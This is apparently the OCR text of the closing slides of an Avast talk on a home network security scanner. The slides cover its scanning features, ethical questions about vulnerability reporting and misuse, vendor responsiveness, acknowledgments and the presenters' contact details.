
  → only necessary scans




Engine

Self scan

Network scan



User messaging



*Beta

Problems to solve

Fixing
How to help users mitigate the issues?

Reporting
When is reporting vulns inappropriate?

Ethics
How to prevent using the tool for hacking?

Vendor responsiveness

“Have you tried contacting the vendors?”

Not yet, but others have tried

Example:

“How I hacked my own house!”,
- David Jacoby, VB2014

- Difficult experience, eventual success
- Others not so lucky

Our Message

Vendors only care
about **selling** products

Alert those who **buy**
the poorly secured products

Ideally, security should become
a **competitive advantage**

Acknowlegments

Avast Home Network Security Team

Project lead:
Lukáš Rypáček
Research team:
Dmitriy Kuznetsov,
Robert Žáček,
Antonín Kříž
Windows development team;
Mac development team:
Radek Brich
Virus lab:
Antonín Hýža
QA team;

The end?

The beginning!

Martin Šmarda
Pavel Šrámek

smarda@avast.com
sramek@avast.com